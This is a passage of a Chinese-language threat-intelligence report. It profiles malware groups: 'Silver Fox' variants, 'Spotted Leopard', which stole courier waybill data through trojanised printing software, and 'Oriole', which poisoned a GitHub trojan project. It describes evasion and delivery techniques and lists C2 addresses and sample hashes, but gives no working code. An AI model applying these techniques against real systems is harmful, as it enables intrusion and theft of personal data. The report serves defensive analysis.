银狐D	DGA下载恶意模块	钓鱼邮件附件为恶意载荷。样本名称涉及发票、税收相关。使用DGA域名下载恶意木马
银狐E	短域名钓鱼邮件链接，恶意下载站	钓鱼邮件内嵌钓鱼链接，钓鱼域名随机生成的短域名。样本名称涉及发票、税收相关。使用仿冒知名网站域名下载恶意模块
银狐F	CHM文件定向鱼叉攻击	样本以开源工具“DotNetToJScript”将C#恶意加载器转成相应js脚本嵌入chm文件中执行后续恶意远控程序。
银狐G	白加黑Lua执行shellcode	常用c++，mfc，go或是Setup Factory、sfx创建外层加载器，利用“NetSarang”或“imanage”公司签名白文件来解压同目录下压缩包，执行其中的Lua脚本来运行后续恶意远控程序。
银狐H	python打包FTP下载ChaCha20	打包执行混淆的Python，从FTP服务器上下载后续的新程序通过读取远程托管服务器指定的url并将其加载到内存中解密执行。
银狐I	云盘平台下载执行白加黑	早期使用有道云笔记、阿里云OSS和123云盘直链存储恶意样本，将shellcode和其他程序源码打包编译，以降低检测率。

花斑豹：针对物流行业进行供应链攻击的罪魁

2023 年2 月，一则“疑似45 亿条快递信息泄露”的消息在各大社群中不胫而走。只要在Telegram 上联系一个名叫“星链”的频道机器人，输入某个人的手机号，即可查询这个人的姓名，以及几乎所有使用过的手机号和家庭住址信息。分析师们进行测试后大为惊讶，担忧道：“这些信息也太详细了，几乎覆盖了我所有住过的地方”，细思恐极。



根据所发信息的截图显示，这批数据的总量达到了近45 亿条，数据库大小为435.35GB，包含了姓名、手机号码和收货地址等信息，内容十分详尽，令人瞠目结舌。该消息一经爆出，马上就有大量人员蜂拥而至，尝试查询数据，至少有2w 人在此之后关注了该频道。

后来由于未知原因，该频道机器人停止服务，并宣称数据已全部销毁，一场可能是史上最大的个人信息泄露案随之落幕。

虽然该频道在开放了 3 天后迅速关闭，但背后其数据来源却值得安全人员深究。一方面这些信息过于全面，很多人在近年来不仅更换了住处，常用的电商 APP 也在变换和增加，因此很可能最新的收货地址并不在早期使用的电商 APP 里，但这份数据中却都能查到；另一方面，通过观察泄密的信息可以发现，其中很多地址和电话存在重复冗余。因此，我们得出一个重要推论：这份巨量的数据很可能是从各处拼凑而成，可能来自多个数据信息泄露事件。

不久之后，微步情报局捕获到一批专门盗取快递信息单信息的病毒，这些病毒文件使用了合法签名，看起来与正常的办公打印软件别无二致。但经过深入分析，我们发现这些文件实际上是仿冒打印软件，并且做了精密免杀的病毒木马。这些病毒可能会被人有意投放，或者通过水坑攻击，安装在快递站点用于打印快递单的电脑上，通过监控打印内容，将该计算机上所有快递单据打包回传，最终通过远程控制软件进行“脱库”操作，窃取完整的用户信息。

虽然当前无法完全确定该事件与“45 亿数据泄露事件”的关联，但我们认为发动该攻击事件涉及的信息有可能是数据源之一。通过归因和溯源分析，我们取“窥一斑而知全豹”之义，将该团伙命名为“花斑豹”。

花斑豹组织至少从 2022 年开始活跃，主要攻击安装了打印软件的电脑，这些软件通常被用于打印物流运单和餐饮小票。攻击者通过观察截获到的打印内容，在确认主机上确实存在快递运单信息后，使用远控软件进行长时间的窃取，最终获得大量个人敏感信息，包括姓名、手机号和家庭住址等。

团伙画像


黑客画像-花斑豹	
特点	描述
平台	Windows平台
攻击目标	物流中心及快递站点
攻击地区	中国
攻击目的	打印机打印信息单据
武器库	多个有效的公司合法签名， 开源成桌面控制工具RustDesk， 售卖的线上打印机系统模块

攻击手法分析

病毒为压缩包点击自动解压执行。其中一个文件名为3.9.6.6-26.exe，是用于监控打印内容和回传数据的后门模块MonPrinter；另一个文件是被控端-146.exe，是远程控制软件RustDesk，用于远程操控受害主机。点击执行后，压缩包自动解压并将这两个文件静默释放在Windows 默认启动项下，主机启动时自动运行该程序，就变成了被攻击者控制的“肉鸡”。


1．盗用合法的签名证书

病毒及其解压文件均存在合法签名，属于重庆某商贸有限公司，推测该证书已被盗用。




2. 使用正常的远程控制软件，而非后门木马

RustDesk 是一款开源远程桌面软件，因其“开箱即用，无需配置”的特点，受到了广大用户的喜爱。攻击者有意使用这个软件，一方面是为了操控方便，另一方面也可以躲避很多杀毒软件的查杀。




3. 套用合法打印软件的监控模块

MonPrinter 为国内合法公司推出的云打印机模块一部分，攻击者使用这一模块捕获快递单据信息。




4. 数据回传

在获取到快递单信息后，攻击者将数据回传至FTP 服务器。在该FTP 目录中，每个受害主机为一个独立文件夹，其中已存在大量的加密的单据信息，以epl 格式存储。分析师们通过逆向分析技术完成了数据的解密，发现均为打印机小票信息，除快递单信息外，还有很多各式各样的餐饮类小票。



5. 木马完整执行流程




溯源及拓线分析

对相关样本和其他特征进行归因和溯源分析，我们发现该组织至少在2022 年7 月份之前就已经开始在网上传播这类病毒文件，其他相关病毒样本如下表所示：

时间	文件名	C2	特征
2022-07	MonSvr-setup-v2.7.@18.exe	27.124.43.202:443	使用ASPack壳
2022-09	e75c65416c812f53981f36fc9789a99c acd876a1f5cd79c28d0fd7a2fae56bab	bu.sscpbubub.com:8090	使用ASPack壳
2022-10	unknown	27.124.2.75:8090	无壳
2022-11	MonSvr-setup-v3.7.0.1@151.exe	216.83.48.151:8090	含有某商贸有限公司合法签名
2023-02	3.9@75.exe		除签名外，内部安装包还包含RustDesk远控模块
2023-02	SPrintFilter.dll		新增某科技有限公司合法签名

黄雀：专捉螳螂的“黑吃黑”团伙

2023 年3 月，一个名为“Gh0st2023(免杀版)”的github 项目在安全论坛和公众号广为流传，项目获得了不少的Star 和Fork。



之后，微步情报局接到反馈，有使用了该项目的安全研究人员发现主机上出现了异常的C2 回连行为。通过深入分析，我们研判为攻击者针对免杀木马使用者发起的供应链攻击事件。习惯上，我们常将使用木马的人认为是“攻击者”，而此次攻击是“针对攻击者进行的攻击”，属于“黑吃黑”形式，因此取成语“螳螂捕蝉，黄雀在后”之义，将该团伙命名为“黄雀”。

团伙画像

黑客画像-黄雀	
特点	描述
平台	Windows
攻击目标	木马免杀技术爱好者，或使用相关木马的攻击者
攻击地区	中国
攻击目的	以“黑吃黑“的形式获取木马使用者的主机权限
武器库	跨段跳转技术，CobaltStrike


攻击手法分析

1．安全圈的大量宣传


该项目地址在一段时间内被主流的安全论坛和多个公众号陆续转发，我们推测项目作者也在传播者当中。另外，作者也有意在项目介绍中覆盖了这些一免杀和木马相关的关键词：在使用“免杀”、“远控”、“Gh0st”等关键词进行搜索时，也能发现项目地址排在搜索引擎结果中相对靠前的位置。

2．木马样本使用远程线程注入方式隐匿自身，并使用跨段跳转进行后续代码执行

3．后续载荷使用附加式的图片隐写技术



4．木马完整执行流程




溯源及拓线分析

根据相关样本和归因分析可以发现，该攻击者除了本次github 投毒事件外，至少还针对输入法以及Zlib 压缩工具等进行过投毒攻击。该组织所拥有的资产也均指向某个域名贩卖者。

